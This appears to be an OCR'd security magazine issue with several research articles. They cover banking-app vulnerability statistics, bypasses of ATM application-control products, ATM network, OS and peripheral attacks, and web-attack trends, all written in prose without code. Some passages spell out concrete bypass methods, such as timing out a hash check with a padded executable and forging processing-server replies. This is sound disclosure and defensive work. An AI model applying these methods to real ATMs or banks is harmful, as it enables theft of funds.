
Vulnerabilities in financial applications: a year in review

Information Security Analytics Team

During the past year, the percentage of critically vulnerable financial applications dropped, but the overall severity of detected vulnerabilities worsened significantly. Identification, authentication, and authorization flaws are among the most common security issues for the financial sector. Online banking applications had more vulnerabilities than mobile applications and automated banking services, while Android apps remained less protected compared to iOS. These were the conclusions of Positive Technologies experts based on the company's security audits of financial applications over the last year.

Critical vulnerabilities increased

Financial applications contained an average of six vulnerabilities (compared to nine in 2015). On the other hand, in 2015, only 30 percent of vulnerabilities were of high severity, a figure which increased by 8 percent. The share of medium-severity vulnerabilities rose by 18 percent.




Severity of the vulnerabilities detected

23 percent of vulnerabilities in outsourced applications were of high severity, predominantly related to XML External Entity and Application Logic Violation. 39 percent of in-house financial applications had critical vulnerabilities, most of which were caused by security flaws in authorization and two-factor authentication. However, the application code of in-house applications contained fewer flaws and vulnerabilities compared to outsourced apps.

Severity of the vulnerabilities detected

In-house development is more secure

Outsourced financial applications contained twice as many security flaws as those developed in-house by banks themselves.




Average number of vulnerabilities per application

Vulnerabilities and threats in online banking

Our research over the last year showed online banks contained an average of 2.1 high-severity vulnerabilities (compared to 4.2 in 2015). All online banks tested, with one exception, had at least one critical vulnerability. High-severity vulnerabilities have become some of the most common ones. 71 percent of online banks had two-factor authentication flaws in 2016, compared to only 40 percent in 2015.

Flaws in two-factor authentication (other than its absence) include:

+ Client-side generation of one-time passwords
+ Failure to associate a one-time password with the operation being performed
+ Unlimited number of attempts to enter a one-time password
+ Unlimited one-time password lifetime




Top 10 online bank vulnerabilities

If a second authentication factor (in online banking, this is usually a one-time code sent to the user's mobile phone) is missing or implemented incorrectly, attackers can access a user's accounts and conduct financial transactions simply by obtaining a user name and password.

More than half of financial web applications fail to provide sufficient protection from brute-force attacks on user names and passwords. Specific examples of such weaknesses include:

+ Use of predictable IDs, such as mobile number
+ Use of default, hard-coded, or predictable passwords, such as based on the user's birthdate
+ Bypassable or absent CAPTCHA mechanism
+ No lockout after excessive failed login attempts



Potential impact of attacks on online banks

25 percent of examined online banks contained vulnerabilities associated with both insufficient protection from brute-force attacks and two-factor authentication flaws. This means attackers could gain total control over customer accounts.


Successful exploitation of the detected vulnerabilities could allow attacks on banks and their customers, including theft of funds (33% of applications), disclosure of sensitive data (27%), and denial-of-service attacks (13%).

Vulnerabilities and threats in mobile banking

64 percent of mobile bank apps had at least one high-severity vulnerability. These applications contained an average of 0.9 high-severity vulnerabilities, which is less than on the examined banking websites.

iOS applications are still more secure than Android apps. Back-end systems of mobile banks are more exposed to high-severity vulnerabilities: every analyzed system had vulnerabilities related to insufficient authorization and authentication.

Vulnerabilities related to insecure data storage or insecure data transfer were often detected in client mobile applications, just as in the previous year. These two types of vulnerabilities can be of



Vulnerabilities by severity level (percentage of systems)

either high or medium severity depending on the exploitation context.

Lack of certificate pinning (which validates server identity) allows attackers to intercept and modify transmitted data. With one bank, this vulnerability could be used for compromising one-time passwords, while in another case, an attacker could intercept the user's credentials and access the account.

30 percent of iOS and Android mobile applications contained flaws in two-factor authentication. The two-factor model was the same in all the applications tested, consisting of:


+ Knowledge (user name and password)
+ Possession (smartphone to which the one-time password is sent)

In one mobile application, a combination of "mobile phone number+date of birth" was used as the user ID. This information is not secret and can be obtained by attackers from public sources such as social networks. Even worse, one's date of birth and phone number cannot be changed if compromised, unlike a traditional user name and password. In this case, two-factor authentication is degraded to one-factor authentication, and its security depends only on a one-time password, which does not provide adequate protection under the following conditions:


+ The phone receiving the one-time password is lost or stolen.
+ The attacker knows the victim and has physical access (even for a few minutes) to the phone.
+ The one-time password is not tied to a specific operation. Attackers with access to the application, or with control over the base station to which a legitimate user is connected, can generate multiple one-time passwords for future use by modifying the time on the user's smartphone. Attackers can forge transactions and use an intercepted one-time code for transactions of up to €5,000 (depending on bank limits) by using cross-site scripting or an MITM attack.

Another common vulnerability in the front end of mobile applications is insufficient protection from brute-force attacks (30% of applications are vulnerable). To access a mobile banking app, it is often enough to enter a four-digit code. If there is no limit on the number of login attempts, attackers can quickly try all 10,000 possible combinations using special software.


The most acute security issue for the back end of mobile applications is insufficient authorization. This vulnerability allows an attacker to gain access to sensitive information stored on the server.



Top 10 vulnerabilities in front end of mobile banking systems



Top 10 vulnerabilities in the back end of mobile applications



Potential impact of attacks on mobile banking applications

32 percent of the tested mobile applications allowed attackers to decrypt, intercept, and bruteforce credentials, or bypass the authentication process entirely. Due to this, attackers could log in to the mobile application as a legitimate user and perform transactions.

Vulnerabilities and threats in automated banking systems

Automated banking systems are a special class of financial applications supporting banking operations as a whole: cash management and customer service (such as opening accounts and issuing loans), foreign exchange and money market operations, securities transactions, and more.

Over the last year, 67 percent of the vulnerabilities detected in automated banking systems were of high severity; the other 33 percent were of medium severity. Insufficient Authorization/Authentication and XML External Entity were among the more typical critical vulnerabilities in these systems.

When testing one automated banking system, our security experts gained administrative access to the bank's server, meaning that a potential attacker could conduct fraudulent transactions and remain unnoticed. The possibilities for such fraudulent transactions are practically limitless: attackers could create new accounts and set their balance, or create counterfeit payment orders to other institutions. Most likely, this attack would be detected only when the amount being transferred out exceeds the balance of the bank's correspondent account. Analysis of 2016 incidents revealed that targeted attacks on banks in many cases were aimed at counterfeiting payment orders. Though this attack vector is difficult to implement—automated banking systems are usually inaccessible to external attackers—it can have very expensive consequences.

CONCLUSIONS

The security level of financial applications remains low, as shown by our research. Poor implementation of protection mechanisms is the cause of the most flagrant security issues found in online and mobile banking applications. By and large, these vulnerabilities can be avoided before the first line of code is ever written—proper architecture and careful formulation of technical requirements should account for the subtleties of implementation of authentication and authorization mechanisms.

Vulnerabilities in source code can be avoided at the development stage. Secure Software Development Life Cycle (SDLC) practices and careful testing of protection mechanisms ensure a more robust and secure code base.

To mitigate risks, we urge banks to assess security at all software stages from development to use by real clients. Experience has proven that the most effective method to detect web application vulnerabilities is auditing source code with the help of automated analysis.

More information on vulnerabilities in financial applications is available in the full version of this report at: www.ptsecurity.com/ww-en/analytics/.

Highway to ATM riches: bypassing application control

Application Analysis Team

Application control products operate as highly privileged drivers that prevent executable files from running unless they have been specifically approved (whitelisted). These products are recommended for use on isolated critical systems such as ATMs, bank transfer workstations, and industrial control systems (SCADA/ICS).

How effective are these protection tools? In a number of cases, attackers have bypassed application control and succeeded, for instance, in attacking bank systems with the use of customized malware. In 2014, Tyupkin ATM malware—notable for its ability to disable McAfee Solidcore—was discovered. Solidcore was (and is) used on many Windows-based ATMs to detect and block malware by enforcing white lists and restricting the privileges of active processes. But thanks to Tyupkin, attackers managed to slip away with hundreds of thousands of dollars from ATMs in Eastern Europe.

Below we describe several ways in which attackers can bypass application control by taking advantage of typical architecture/configuration flaws or zero-day vulnerabilities.

ARCHITECTURE AND CONFIGURATION FLAWS

Controls can be bypassed in several ways:

1. An application control driver generally runs as part of a client–server solution that is responsible for centralized installation, data acquisition, remote policy management, and monitoring. This architecture facilitates remote attacks that involve posing as the server or forging server requests. In the case of the McAfee product for application control, the agent opens port 8080 and deploys a web server, creating a target that is potentially receptive to network attacks.

   In particular, one aspect of the agent's method for filtering packets from untrusted IP addresses is cause for concern. The IP address of the controlling server is stored by the agent in advance, so in theory, any connection from other addresses should be dropped. Unfortunately, the developers made a head-scratching mistake in their implementation: to check the server address, they use the function contains ($client_ip, $whitelist_ip). So, if the legitimate server address is 1.1.1.1, an attacker can still get through if their IP address is 1.1.1.10, 1.1.1.123, or any other address that happens to include the "correct" values. This unwanted behavior is not fatal but certainly disconcerting to see.

2. During installation, application control usually whitelists all applications that are already installed on the target PC. The problem is that whitelisting all executable files included in the OS is a very lax approach. Plenty of Windows utilities can be used to execute third-party code: csc.exe (compiler), PowerShell, wscript, regsvr32, and others. Even the McAfee product itself is bundled with the utility zip.exe, which is vulnerable to a buffer overflow triggering arbitrary command execution (memory corruption is a separate area of concern that application control tools are not always able to cope with, as shown by SEC Consult research[1]).

   PowerShell in particular is a source of hard-to-prevent threats. Even if scripts with the .ps1 file extension are restricted like applications, that will not prevent the script code from being executed, because PowerShell supports the ability to load code via the network and run it directly in RAM, bypassing the hard drive (and therefore application control).

   Every modern OS has a long list of file extensions with the potential to cause harm: .hta, .js, and even the seemingly harmless .doc can all harbor executable code.

3. Application control tools are supposed to protect from DLL injection attacks, but this feature almost always is configured separately. And as we know, the more moving parts in a system, the higher the likelihood (near-certainty) of human error.

4. Even safe mode can contribute to the problem. Solidcore is disabled in safe mode by default. Therefore, an attacker with physical access to the computer can easily disable application control from safe mode.

5. Or we can just take the most direct way: any time we have direct physical access to the hard drive, we can add any application to the whitelist or disable protection entirely.

ZERO-DAY VULNERABILITIES

With our audience presumably well informed about most of the above weaknesses, let's turn to zero-day vulnerabilities. Since late 2016, Positive Technologies researchers have detected vulnerabilities in three application control systems:

[1] blog.sec-consult.com/2016/01/mcafee-application-control-dinosaurs.html

1. McAfee Solidcore (CVE-2016-8009)

This vulnerability was found during ATM protection analysis for a major bank. Attackers can write a zero word to an arbitrary kernel memory address and execute arbitrary code with SYSTEM privileges, including the ability to: disable interaction between Solidcore and the ePolicy Orchestrator management server, unblock the Solidcore management console, disable password protection, and inject code into any system process. To make use of this vulnerability, the attacker must package the exploit as an executable file, which should be impossible if Solidcore is running. But we have already mentioned how to bypass this: for example, the attacker can load executable code into RAM within PowerShell and execute it without accessing the file system.

2. GMV Checker ATM Security

The vulnerability detected in this product can be exploited remotely. All an attacker needs to do is imitate the controlling server and perform an ARP spoofing attack, or simply connect an ATM to an attacker-controlled network. Next, the fake server can initiate an overflow because the client does not restrict the length of reply parameters during creation of a shared traffic encryption key. Then using a simple ROP chain, the attacker can remotely execute arbitrary code. As proof of concept, we remotely disabled Checker ATM Security. Because the vulnerability is present in the code responsible for setting up encrypted data transfer, it does not affect users who do not use encryption. Since Checker ATM Security runs under the SYSTEM user, the attacker gains total control over the ATM. The developer has confirmed this vulnerability in versions 4 and 5 of the product.

3. Kaspersky Embedded System Security

This might be the most interesting vulnerability of the bunch. The application control service is overloaded so that it cannot perform its file check in the allotted time, due to which it skips the check and starts a non-whitelisted application. There are two ways to cause this situation:

1. Add a large amount of junk data to the end of an executable file (the amount depends on the computing power available). Launch the file twice. During the first launch, the file hash is calculated to decide whether to execute the file. If a file is sufficiently large, this process will require more time than the time allotted for the check, so the service will allow file execution. But since the product saves results to avoid hash recalculation during the next launch, this method works only for the first attempt to launch a file.

2. An attacker launches many instances of the same application. Since hashes are saved (as described in the last paragraph), this by itself does not cause an overload. But remember that the Kaspersky Lab product checks not only .exe files, but scripts in several languages. If an attacker renames the file to match the name of one of the interpreters, then command-line arguments will still be checked even if the hash and executable file itself have not changed between launches. The number of launch attempts within a certain timeframe needed to cause an overload depends on the application name, due to the difference in parsing algorithms. An easy PowerShell one-liner can help with launching a large number of processes at the same time.

Both these attacks require that the attacker is able to save files to the hard drive.

We reported all three vulnerabilities to the respective vendors, so our main recommendation for protection from such attacks is to update the products as soon as patches are released. Other protection measures are also well known: regular protection audits of ATMs, security policies for safe configuration of application control tools, and ongoing monitoring of compliance with these policies. In addition, for real-time detection of targeted attacks, we recommend use of a security information and event management system (SIEM).

ATM logic attacks

Banking System Security Team

In the popular imagination, breaking into an ATM requires a blowtorch and bolt cutters. But these days, old-school safecracking is increasingly being replaced by refined attacks on ATM logic. Hacker groups have popped up worldwide and are frequently able to stay one step ahead of system vendors and bank security departments. Last year's incidents in Southeast Asia illustrate the danger, with millions of dollars stolen in attacks on networks comprising tens and hundreds of ATMs.

So, let's explore what a bank can expect if hackers suddenly decide to attack its ATM network. Logic attacks can be split into three levels:

+ **Network attacks.** Attackers gain access to the network. This can be done by sneaking onto the bank network and then into the processing segment, or by physically connecting to the ATM network cable. If wireless networks are used, attackers can either connect to Wi-Fi or connect a GSM modem to their own base station.
+ **OS attacks.** If attackers have physical access to the ATM and its surroundings, they can manipulate the operating system, connect their own devices, and so on.
+ **Attacks on ATM peripherals.** These attacks exploit flaws in how access to various devices, such as card readers, is managed.

In practice, most attacks involve several levels at once: for example, attackers can connect to the network and then use OS vulnerabilities to gain OS access and escalate privileges.

Let's take a closer look at ATM configuration flaws and their potentially dire consequences.

OS ATTACKS

By design, ATMs tend to be located in public spaces. So, they are not protected like a safe full of money would normally be—and as we've demonstrated at PHDays, an ATM can be opened in less than a minute.[1] Of course, attackers still have their work cut out for them, since there is probably no sticky note with the password written on it. They must first bypass kiosk mode, which restricts the functions available to users: the keyboard and mouse are disabled, the user cannot launch arbitrary programs or press arbitrary buttons, and the cursor is invisible in most cases. Everything is shielded by the main ATM application window. In addition, local security policies prohibit writing or reading files and directories, as well as launching arbitrary programs. These functions are usually unavailable to a user with limited privileges, and this is the mode ATMs normally run in.

[1] blog.ptsecurity.com/2015/01/hacking-atm-with-raspberry-pi.html

Vendors also recommend installing application control tools to allow only whitelisted applications. However, these restrictions often can be bypassed due to zero-day vulnerabilities and common configuration flaws (read more in the article *Highway to ATM riches: bypassing application control*, page 32).

Since getting money is the goal—not just getting maximum privileges—attackers must also contend with peripherals connected via XFS. When properly configured, devices ensure exclusive access to hardware at this low level in order to prevent any commands from applications.

NETWORK ATTACKS

Processing forgery. The most obvious and therefore most popular attack involves forging replies from the bank's processing center. An attacker inserts a card that has no money on it and asks for the ATM to dispense ten banknotes. The ATM then connects to a specially configured server that confirms the transaction. This attack requires physically inserting a fake server somewhere along the network connection, or else performing a man-in-the-middle attack. ATMs can be protected from such attacks by integrity control tools such as a VPN, application layer encryption (TLS), and other means such as message authentication code (MAC) checksums.

Attacks on network services. These attacks are also very popular due to the prevalence of Windows XP on ATMs (for instance, in India, Windows XP powers ¾ of all ATMs). If there is no firewall to limit incoming connections, things can go very badly for the whole ATM network—MS08-067 and other network vulnerabilities are still potent. And if outgoing connections are not restricted, this fact can be used to add a payload or exploit other vulnerabilities. Even if a VPN is used to block untunneled incoming connections, hackers still have a good chance of penetrating the bank processing subnetwork, where VPN connections are terminated and the entire ATM network is in plain sight.

Cryptographic attacks. There have been numerous attacks both on software VPNs relying on outdated encryption and on payment data integrity control tools (MAC) on ATMs that use obsolete encryption algorithms. If an attacker has OS access, it is easy to partially disable protection to pave the way for other network attacks on the ATM.

Physical attacks. These include attacks on hardware VPN solutions and industrial GSM modems. In the case of a modem, attackers must either establish a physical connection with it (usually it is located on or around the ATM), or use a radio jammer and create their own fake base station. Then they need to connect to the administration interface, which is usually a web interface crawling with vulnerabilities.[2] The only remaining step is to disable traffic encryption, if it was even enabled to start with.

ATTACKS ON PERIPHERALS

These attacks mainly concentrate on dispensers, but could involve EPP (crypto keyboard) and card readers. Older ATMs did not support encryption and did not enforce integrity for requests between the OS and peripherals. Attackers could bypass protection and send arbitrary commands to peripherals after reversing protocols, without needing to attack the operating system. Several years ago, ATM vendors wised up to these attacks, immediately implementing encryption in these communications and updating peripheral firmware. Where such updates are impossible, third-party vendors offer their own hardware and software packages: a device is placed in a safe, a special driver is installed in the OS to ensure encryption, and message decryption is done on the hardware module located in the safe. So with black-box attacks, the moral for banks is that "encrypted means OK."

However, there is another interesting point—interaction with other peripherals, such as a keyboard, mouse, external media, hard drive, motherboard, and BIOS. Attacks on an ATM OS are possible only when interaction with this OS is possible via a keyboard or at least a mouse. Another rare but very effective way is to remove the hard drive from an ATM; if the hard drive is not encrypted, protection is helpless and can be easily disabled. The same can be done having access to BIOS or a way to bypass hard disk boot priority.

BY WAY OF CONCLUSION


A number of protection tools and mitigation strategies, as well as incident monitoring and compliance management systems, promise to save ATMs from threats. But the very first step needed for effective protection is to carefully develop a threat model and attacker model, which can be generated only after a thorough security audit of bank ATM systems in the field.

[2] blog.ptsecurity.com/2015/12/critical-vulnerabilities-in-3g4g-modems.html

WEB SECURITY

Web application attack trends

Information Security Analytics Team



Vulnerabilities in the Internet-connected software run by large organizations create a large security risk. A single successful exploit—which can be as short as a few characters typed in the wrong place—can abuse these flaws and set a breach in motion. Exploits can be leveraged to access corporate databases and other sensitive information, causing financial and reputational damage to the target, system hijacking, theft of intellectual property, and downtime. Visitors to the websites of these companies can also be put in danger, since successful attacks can result in theft of credentials and malware infection of user computers.

The aim of our web application attack research was two-fold: to determine which attacks are most commonly used by hackers in the wild, and to find out which industries are being targeted and how. With this data, organizations can be more aware of digital threats and protect themselves accordingly.

SUMMARY OF FINDINGS

+ Organizations across the board are being targeted with a high volume of attacks on their web applications.
+ Governmental organizations and e-Stores showed themselves to be particular targets. These two sectors are also subjected to the highest level of manual (non-automated) compromise attempts.
+ Attack types are tailored to specific sectors. For example, e-Stores see a mix of attempts designed to cause downtime and access internal files. By contrast, 65 percent of all attacks in the finance sector attempt to steal the login information of website visitors.
+ Sectors seeing the lowest attack volumes, conversely, see the highest volume of automated web attacks from hackers, who use specialized software to search for vulnerabilities automatically.
+ Easy-to-execute methods such as SQL Injection and OS Commanding are the most commonly used methods across all sectors. Rarer attacks include Arbitrary File Execution and Cross-Site Request Forgery.

METHODOLOGY

The source data for our research was collected from a cross-section of deployments of PT Application Firewall (PT AF) throughout 2016. As a web application firewall (WAF), and unlike common firewalls and intrusion prevention systems, PT AF detects and prevents known attacks at the level of application and business logic. PT AF also protects against zero-day exploits and user attacks, and analyzes and correlates events to uncover attack chains using a number of self-learning and behavioral analysis techniques such as machine learning. The specific organizations have been anonymized here, but include governmental, educational, financial, transportation, industrial, and IT organizations in multiple countries. All examples given in this research were manually verified to exclude false positives and proved reliable. An attack is defined as a single malicious request.

GOVERNMENT, E-STORES, AND FINANCE IN THE SPOTLIGHT

While attackers' motivations are sometimes unclear and attribution is difficult, we see trends in the types of organizations that are targeted.

Out of the data analyzed, Government was by far the most under threat, logging nearly 70x more attacks per day than industrial systems, the sector with the least attacks. For governmental institutions, more than 70 percent of attempts were Path Traversal attacks. This relatively simple attack allows hackers to access vulnerable file system directories to potentially compromise files stored on servers.

E-Stores sites, characterized by an abundance of web applications, saw the second-highest average number of attacks in the sample day analyzed. This sector handles large volumes of sensitive consumer data, such as personal and financial information. The most popular attack vector in this sector, too, is Path Traversal, which potentially gives attackers access to file system directories. Denial of Service (DoS) attacks also constitute a significant portion of attacks (14%), a method that can render web applications inaccessible in a sector in which uptime is critical.

The finance sector rounded off the top three in terms of daily attack volumes, with the sample set registering an average of around 1,400 attacks per day. In this sector, about 65 percent of attacks consisted of Cross-Site Scripting (XSS) and Cross-Suite Request Forgery (CSRF) directed at system users. The widespread nature of such attacks in the financial industry underlines a special hazard for this sector, since XSS and CSRF can be used to steal cookie values and user credentials. Attacks on the finance sector appeared to be more complex overall than attacks in other sectors, suggesting a higher level of technical competence.

The transportation and IT companies analyzed had to withstand on average about 680 attacks per day.




Figure 1. Number of attacks per day by sector

AUTOMATED VS. MANUAL ATTACKS

Interesting trends can be seen in the breakdown of web application attacks as either automated (generated by vulnerability scanning software) or stand-alone manual (human-originated) attacks. The latter indicates one-off attempts to exploit specific vulnerabilities, as opposed to the higher-volume automated approach of scanning for vulnerabilities in bulk.

Interestingly, the most targeted sectors (in terms of attack volume) also saw the highest number of manual attacks. Nearly all (99%) of attacks against e-Stores sites did not use automated software at all, potentially indicating a diverse range of isolated actors undertaking low-level attempts to exploit web application vulnerabilities. A similarly high percentage of compromise attempts on governmental web applications also had manual origins.

By contrast, most attacks across all remaining industries are performed with the help of specialized vulnerability detection software. Automated scanning includes attempts to perform various attacks such as SQL Injection and Path Traversal using security analysis tools. Attackers can use this analysis to exploit vulnerabilities and design an attack vector to gain access to sensitive information, local networks, and critical systems, or attack users.

Figure 2. Automated scanning vs. manual attacks

The figure below shows an example of automated scanning that has been detected using sqlmap. PT AF found unwanted content in a User-Agent HTTP header and a request containing an SQL Injection attempt.

Figure 3. Example of detection of automated scanning




Figure 4. Most popular attacks (% of web applications attacked)

ATTACK TYPES

The most common attacks detected were SQL Injection and OS Commanding, which allows for a deeper level of compromise. Such attempts were recorded on over 80 percent of systems. The third-most common attack type was Path Traversal. Taken together, the prevalence of these more "primitive" techniques shows that hackers tend to focus on simple attacks with low barriers to entry.

Typically, the less common an attack is, the more difficult it is to implement, or the more unlikely attackers are to find the other conditions necessary for accomplishing their goal. One example of a less common attack is attempts to compromise the file upload function in a web application. Most Arbitrary File Upload attacks exploit critical vulnerabilities and may completely compromise a web application and server, enabling an attacker to gain access to local network resources.

Our list of most popular attacks does not include the attacks performed by automated web application vulnerability scanners such as Acunetix or sqlmap.

CONCLUSIONS

The results make clear that hackers target certain sectors more than others: specifically, those bringing the most return in terms of sensitive information or financial reward. This is not a new trend in the cybersecurity space, but unfortunately one that will continue to drive malicious activity. Attackers are beginning to show a higher level of technical competence and capabilities in their attempts to steal funds and sensitive data in web application attacks. In order to accurately construct attack chains and perform incident forensics in such a fluid environment, including advanced persistent threats, it is important to implement technological solutions able to successfully correlate a vast range of variables and take appropriate countermeasures with minimal human intervention.

Annual web application vulnerability report: time to dig into the source code

Information Security Analytics Team

Almost every company these days relies on web applications. Whether available to everyone on the Internet or just intended to help employees do their jobs, web applications are often designed with a "functionality first, security later or never" mindset. As a result, web applications can be a foothold for attackers on their way to penetrating a company's inner sanctum—its enterprise information systems.

Positive Technologies experts perform security audits of hundreds of web applications every year. This article provides statistics regarding the web application security audits performed by Positive Technologies over the last year, and also compares the results to the previous year's data. With this information, companies can prioritize the most important security flaws in web applications during development and operation, become aware of potential threats, and identify the most effective techniques for security analysis.

MATERIALS AND METHODS

Full security analysis was performed on a total of 73 web applications. Some of the web applications are public-facing websites; others are applications for internal corporate use. As shown in the chart, the audited companies belong to a wide array of industries.




Figure 1. Percentage of systems by industry

Almost two thirds of these applications (65%) were production sites (in other words, currently operating and available to users). This year, PHP (34%), Java (37%), and ASP.NET (22%) were the most common development tools used.

Our statistics include only code and configuration vulnerabilities. Vulnerability assessment was conducted manually via black-box, gray-box, and white-box testing (assisted by automated tools), and using an automated source code analyzer. The severity of vulnerabilities was rated in accordance with Common Vulnerability Scoring System (CVSS) v3.0. Vulnerabilities were categorized according to the Web Application Security Consortium Threat Classification (WASC TC) v2.0, with the exception of Improper Input Handling and Improper Output Handling, since they are exploited as part of a number of attacks. In addition, we have distinguished another three categories of vulnerabilities: Insecure Session, Server-Side Request Forgery, and Clickjacking. These categories are absent from the WASC classification, but can be often found on systems in the wild.

ALL WEB APPLICATIONS HAVE VULNERABILITIES

Vulnerabilities were detected in all the web applications we audited. However, the percentage of applications with high-severity vulnerabilities decreased from 70 percent in 2015 to 58 percent over the last year. This improvement is partially driven by the fact that companies took account of the last year's security findings when developing new web applications, and, perhaps more importantly, greater attention was paid to remediating high-severity vulnerabilities.

APPLICATION USERS ARE NOT PROTECTED

Half of the top 10 vulnerabilities enabled attacks on users.

As in 2015, Cross-Site Scripting (medium severity) tops the list and was found on 75 percent of the web application systems examined. Successful exploitation of this vulnerability could allow an attacker to inject arbitrary HTML tags and JavaScript scripts into a browser session, obtain a session ID, or conduct phishing attacks.

Flaws leading to disclosure of information about the current software version (Fingerprinting) were found in 63 percent of applications. Third place went to poor or non-existent protection against brute-force attacks—the percentage of applications vulnerable to this kind of vulnerability increased by 10 percent year-over-year. In fourth place, more than half of systems (54%) are vulnerable to Information Leakage, such as of source code and personal data.

